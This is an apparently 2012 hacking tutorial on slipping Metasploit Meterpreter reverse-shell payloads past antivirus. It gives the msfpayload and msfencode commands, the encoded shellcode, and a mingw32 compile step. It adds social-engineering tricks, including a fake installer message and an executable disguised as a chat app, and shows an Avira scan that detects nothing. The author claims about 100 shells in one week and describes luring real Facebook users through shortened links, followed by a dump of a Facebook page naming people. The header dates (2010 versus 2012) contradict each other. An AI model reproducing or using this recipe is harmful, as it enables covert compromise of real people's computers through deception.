DEFEATING ANTI VIRUSES WITH DORKY TECHNIQUES

YASHDEEP SAINI
aka yinsain

15/6/2010

THIS INFORMATION IS FOR EDUCATIONAL PURPOSES ONLY. I WILL NOT BE HELD LIABLE FOR WHAT YOU DO WITH THIS INFORMATION.

//ALSO, THIS TECHNIQUE WAS FOUND BY ME ON 8/6/12. SO WORKING OF THIS WILL LAST TILL THE DATE NO UPDATE PATCH IS RELEASED FROM AV COMPANIES.

Most of you guys are familiar with metasploit framework, which is really popular for its day by day increasing inventory of exploits and tools, but on the same hands anti-virus companies are also trying to stay in pace with this opensource project.

Everything comprising of metasploits arsenal is now heavily tagged by all avs and they get instantly detected. Inspite of this people are using it and still get their job done.

Questions is how??

When i started out on this topic, there were numerous videos and articles of bypassing antiviruses on youtube and forums.
But as you go down the articles and reach comment, there you will usualy find
“ sorry dude doesnt work anymore antiviruses tagging this also”.

Not thr fault, companies are keeping up good.

But still some guys out thr in the wild are still running ahead of them.

If you were in similar situation like mine, you must have also tried out every possible combination of encoders , and also various crypters available online.

And some lazzy chaps or maybe security professionals also who can afford services paid for crypting softwares in the market.

But now even that is not a problem companies are providing these service even more cheaper prices then you can imagine, just to cut down ther competition.

Now lets start with the inbuilt tools,

msfpayload --> simply generating an exe from this file was never a good choice.

msfpayload | msfencode --> this is what many peope have tried

The technique that i found is result of weird thoughts while having left over snacks late night.
Happy i had that.

Most of you who have used msfpayload are pretty familiar with the usage of it and how it can be used to generate shellcode.
And also raw stream to pipe it in other tools like msfencode.

On simply creating a shell code with msfpayload

```
$ /msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.14 lport=4474 C

/*
 * windows/meterpreter/reverse_tcp - 290 bytes (stage 1)
 * http://www.metasploit.com
 * AutoRunScript=, ReverseConnectRetries=5, EXITFUNC=process,
 * LPORT=4474, InitialAutoRunScript=, AutoSystemInfo=true,
 * LHOST=192.168.1.14, AutoLoadStdapi=true, VERBOSE=false,
 * EnableUnicodeEncoding=true
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0

------trimmed ---------------------------------------------------------
/*
 * windows/meterpreter/reverse_tcp - 752128 bytes (stage 2)
 * http://www.metasploit.com
 */
unsigned char buf[] =
"\x4d\x5a\xe8\x00\x00\x00\x00\x5b\x52\x45\x55\x89\xe5\x81\xc3"
"\x4c\x15\x00\x00\xff\xd3\x89\xc3\x57\x68\x04\x00\x00\x00\x50"
"\xff\xd0\x68\xf0\xb5\xa2\x56\x68\x05\x00\x00\x00\x50\xff\xd3"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\xf0\x00\x00\x00\x0e\x1f\xba\x0e\x00\xb4\x09\xcd\x21\xb8\x01"

----------trimmed---------------------------------------------------------
```

So here we got our two staged meterpreter code..
but as well all string termination and null will occur due to
so many \x00.

So we encode it with msfencode

```
$ ./msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.14 lport=4474 R | ./msfencode -b \x00 -c 20 -e x86/shikata_ga_nai -t c
```

Now we are left with a clean shellcode free of null characters

```
unsigned char buf[] =
"\xda\xd2\xd9\x74\x24\xf4\x5a\xbe\xf8\x70\xd0\x2f\x33\xc9\xb1"
"\xc9\x31\x72\x1a\x03\x72\x1a\x83\xc2\x04\xe2\x0d\xad\x17\xf6"
"\x99\x6a\x6c\xb3\xb9\xfc\xa3\x8f\x61\x28\x75\xbe\x52\xad\x45"
"\xc5\x65\xe2\x56\xc5\x0d\x9e\x94\x77\xfe\xff\xee\xbd\x27\x93"
"\xbc\xae\x76\x84\x4d\xd6\xcc\xc4\xaf\xdc\xdb\x2a\x49\x2b\x3f"
"\x02\x73\x68\x6f\xb8\x27\xc4\x7f\x63\x4d\xda\x11\xe8\x9c\x44"
"\xe1\x10\xd4\x41\xea\xdd\xae\xf8\xfb\xbb\x21\x2e\xfa\x45\xf4"
"\x79\xea\x19\xd9\x68\x4c\xc6\x96\x40\x1b\xee\x8b\x15\xd4\x3c"
"\x06\x5c\x4b\x90\xb4\x8a\x5f\x01\x5c\xb6\xe8\x6f\x57\xd7\x98"
"\x01\x52\x13\x04\x64\x1f\xaf\x33\x0a\x6f\x85\x03\x9a\x20\x3f"
"\x21\xd8\x1f\x79\x74\xff\x06\xd6\x13\xb6\xd8\xb8\xe9\x82\xda"
"\x2c\x08\x30\x2c\x5b\xd4\xbe\xb0\x91\x9b\xd2\xa9\xdf\x8a\xb3"
"\x6f\x3a\x01\x53\xc0\x77\x84\x49\x2f\x0a\xb4\x47\xbe\x3c\x17"
"\xe0\x62\x7a\xe3\x08\x1c\xb3\xa9\xeb\x9b\x43\xf5\x38\x7c\x5a"
"\x97\x02\xe1\x6b\x3e\x5b\xfa\x6d\x83\xb0\x41\x81\x6b\x04\xf1"
"\x35\x1a\xa3\xef\xa4\xe4\x6a\x98\xb2\xef\x0c\x3c\xf3\xae\x0d"
```

```
"\x09\xc9\x4b\xd9\xdc\xc8\xbe\xa0\xe7\x91\x38\x61\x5d\x13\xe0"
"\x32\x22\x62\x6a\xb3\xe8\xd2\x8d\x37\xe7\xdb\xe5\x21\x7a\x15"
"\x1f\xea\xb3\x13\xeb\x18\xaa\x1b\x2b\xf8\xad\x73\x7f\x13\xd6"
"\x3c\xe6\xb4\xeb\xd7\x0a\xe6\x73\xa4\xa8\x13\xfe\x07\x67\x4a"
"\xa4\x37\xce\x62\xbb\x45\x51\x34\xb3\xe0\x73\xca\xb5\xe7\x1b"
"\x1f\xba\x38\x37\xba\xc0\x9a\xb6\xc3\x17\xf1\x68\x40\x27\x52"
"\xef\xf9\xe3\x93\x8f\x10\xe0\xef\x64\x8e\x0f\xcc\xa9\x69\x33"
"\xd7\x02\xda\xfe\xe8\xfc\x25\x5e\x52\xfa\x68\xc8\x8e\x32\x9a"
"\x7c\x29\x7e\x0b\x27\x3b\xf0\x94\xdc\x2d\x4b\x13\xc8\x81\x23"
"\xa0\xd1\x72\x1f\x01\x4c\x48\x85\x5c\xaf\xa4\x11\xd1\x86\x97"
"\xbd\xe4\xde\xdd\x76\xfb\x6f\xbb\xfa\x6f\x36\x86\x9d\x02\xd1"
"\xb1\x38\xa3\x86\x3b\xd5\xf7\x0b\xc4\x2a\x93\x07\x8a\x39\xee"
"\xf8\x11\x96\x0f\x3a\x7f\x6e\xba\xbe\x09\xa2\x97\x29\x68\x64"
"\x68\x7e\x28\xda\xd0\x89\x21\xef\x98\x11\xe9\x64\xeb\x94\x7b"
"\xc4\x5b\xfa\xfb\x88\x02\x93\x94\x41\x8b\x23\x58\xad\x3c\xaa"
"\x61\xb7\x27\x67\xfc\x80\x48\x8e\xdd\x24\x89\xd5\x26\x8a\x11"
"\xb6\x96\x33\x78\x34\x1c\x31\x67\x22\x54\xa8\xd3\x06\x6e\xc3"
"\xd3\x6b\xd1\xa9\xab\x51\xab\x64\xa9\xe4\x8a\xe0\x6f\x4e\x90"
"\xc3\x18\x33\xe5\x76\xa4\xc9\xde\xb4\xa1\x02\xb7\x28\x8e\x38"
"\x6c\xdb\xd8\x53\x1b\xbd\xd3\x38\x03\x8c\xa8\x0c\xbd\xf0\x48"
"\x8f\xa2\xb3\xfb\x39\xb1\x7f\x7d\x9a\x7c\x01\xac\xcd\x75\xc8"
"\x2b\xd8\xc6\x95\x9f\x90\xea\x7d\xb9\xe4\x17\x7c\x3a\xe8\x6a"
"\x6b\xfb\xb6\xf1\xa4\x0d\x69\xe0\x90\x88\xb9\xcf\x15\x7e\x21"
"\x14\x51\x38\x15\xdb\xe6\x54\x4c\x73\x5e\x52\xd9\x3b\x67\x65"
"\xa1\x55\x81\x2a\xef\x83\xc3\x7f\x96\x04\x86\xc7\x51\x95\xcf"
"\x50\xe2\x47\xb5\xfc\x11\x25\xf8\x6a\x1c\x02\xce\x80\x1b\xc4"
"\x47\xf7\xed\x88\xf3\x73\x68\xa9\x45\x78\x12\xfe\xb8\xe9\x98"
"\xd5\x52\x20\x90\x5d\x7f\x96\x76\x9a\x58\xdc\xaa\x13\xe1\xb7"
"\x2d\xaa\x15\xc8\x8d\x34\xa9\x04\xcc\x20\xd6\x21\xb8\x02\x84"
"\x83\xdf\x4d\x43\x68\xb5\x04\x27\x78\xfa\x1a\x0f\xdd\x8f\x5a"
"\x3b\x8e\x9f\x1f\xad\x8f\x6e\x28\x33\xa5\xcb\x9e\xbc\x80\x95"
"\x9e\x1b\x07\x21\x0e\xdc\x88\xea\x1f\x60\x1b\xd7\x55\x0d\x45"
"\xc2\xba\x5a\x3d\xa9\x74\xc5\xd2\xb1\xfe\x8e\x41\x9f\xfd\xad"
"\x58\x6a\x15\xeb\x56\x4f\x58\x79\x32\x44\x9d\xd9\xa4\x89\xab"
"\xbc\xd5\x63\x2c\x6d\x53\xa9\x2b\x32\xac\x2e\xe3\xeb\xe6\xf9"
"\xb5\x92\x61\xa3\xd5\x9e\x30\xbb\xea\x8e\x98\xe8\x3a\x44\xd4"
"\xaa\x8a\x6f\x75\x67\xb3\x24\x8f\x10\xbc\x09\x51\xd6\xd6\xbe"
"\xff\x95\xf3\x5d\x44\xe2\x04\x89\x54\xd7\xff\x3c\x36\xf2\x69"
"\xf7\xce\xaa\x7b\x5c\xcd\x3b\xa8\x56\x25\xee\xf4\xd6\x87\xbb"
"\x4e\x3d\x76\x86\x13";
```

Now comes the part which created wonders for me and left me with around 100 if shells in one week.

Pipe out this shellcode and compile it with migw32.

Yes guys thats the trick.

On any debian system just issue

```
$ apt-get install mingw32
```

and then you have it.


For some social-engineering fu i added

printf(“Extracting installer 96%.................”);

// i kno its studpid still workd for me.

Before the typecasted call to our payload.

And renamed my exe to “gtalk-fb-interchat-v7.83.exe”
it was catchy. Huh.




```
saini@cr33k:~/Documents/anti_virus defeat$ nano shellenc.c
saini@cr33k:~/Documents/anti_virus defeat$ nano shellenc.c
saini@cr33k:~/Documents/anti_virus defeat$ sudo i586-mingw32msvc-gcc shellenc.c
saini@cr33k:~/Documents/anti_virus defeat$ ls
560246_453595667986766_305058296_n.jpg  Screenshot from 2012-06-15 15:24:26.png
a.exe                                   Screenshot from 2012-06-15 15:47:32.png
anti-defeat.ogv                         Screenshot from 2012-06-15 15:48:24.png
anti.odt                                Screenshot from 2012-06-15 15:49:09.png
CPBaMkpJ.jpeg                           shell.c
gtalk-fb-interchat-v7.83.exe            shellenc.c
RAPNRPWW.jpeg                           shellenc.cclear
saini@cr33k:~/Documents/anti_virus defeat$ _
```

Now the major part is done,

Move it to virtual machine i had,

CONFIG
Xp sp3
Avira free (updated 15/5/2012 16:00pm)

Next are the screens for scanning




Avira Free Antivirus

Summary

Statistics

```
Files:              1        Detections:     0
Directories:        0        Suspicious:     0
Archives:           0        Repaired:       0
Warnings:           0        Wiped:          0
Objects searched:   0        Deleted:        0
Hidden objects:     0        Moved:          0
```




Avira Free Antivirus

Status: The scan has finished
Last object:
C:\Documents and Settings\saini\Desktop\gtalk-fb-interchat-v7.83.exe

100%

Last detection: No detection! Virus information

```
Scanned files:            1      Detections:          0
Scanned directories:      0      Suspicious files:    0
Scanned archives:         0      Warnings:            0
Used time:            00:00      Objects scanned:     0
Scanned:               100%      Hidden objects:      0
```




WIN_XP_SP3_PRO [Running] - Oracle VM VirtualBox
Avira Control Center
C:\Documents and Settings\saini\Desktop\gtalk-fb-interchat-v7.83.exe
Recycle Bin
start
C:\Documents and Se...
3:49 PM
Right Ctrl

```
/n Extracting install 96..................
```

So everything worked out pretty much even, lets test it around with real user.

Fired up my apache2, hosted up on my machine only and url was by “tinyurl” and “GOOGLE URL GENERATOR”

Here is the result for that also



My Crushes - Windows Internet Explorer

http://www.facebook.com/photo.php?f[redacted]87.39386.100003586834620&type=1&ref=notif&notif_t=photo_reply&theater

You like this.

Aérĭäls Äshu [redacted]
2 hours ago · Like

Vidushi Choudhary [redacted]
2 hours ago · Like

Vidushi Choudhary [redacted]
2 hours ago · Like

Aérĭäls Äshu [redacted]
2 hours ago · Like

Aérĭäls Äshu [redacted]
2 hours ago · Like

Vidushi Choudhary [redacted]
2 hours ago · Like

Aérĭäls Äshu [redacted]
2 hours ago · Like

Vidushi Choudhary [redacted]
2 hours ago · Like

Vidushi Choudhary [redacted]
about an hour ago · Like

Aérĭäls Äshu [redacted]
about an hour ago · Like

Vidushi Choudhary [redacted]
about an hour ago · Like

Vidushi Choudhary Aérĭäls Äshu [redacted]
about an hour ago · Like

Aérĭäls Äshu [redacted]
about an hour ago · Like

Aérĭäls Äshu [redacted]
about an hour ago · Like

Vidushi Choudhary [redacted]

Idea
Like

Nilesh Sentfy and Nilesh Chandravanshi like Vossen Wheels.

Vossen Wheels
Like

Nilesh Sentfy, Karan Thakur and Abhay Singh like Spartan Race.

Spartan Race
Like

Sejal Singh

[redacted]

Seen 8:05 AM

Vidushi Choudhary

[redacted]

ab

Adolescent Prateek likes OMG facts :o.

The Vampires Diaries.** added a new photo.

Shubham Jain commented on Adolescent Prateek's post on Shubham Jain's wall: "Kon? Naam?"

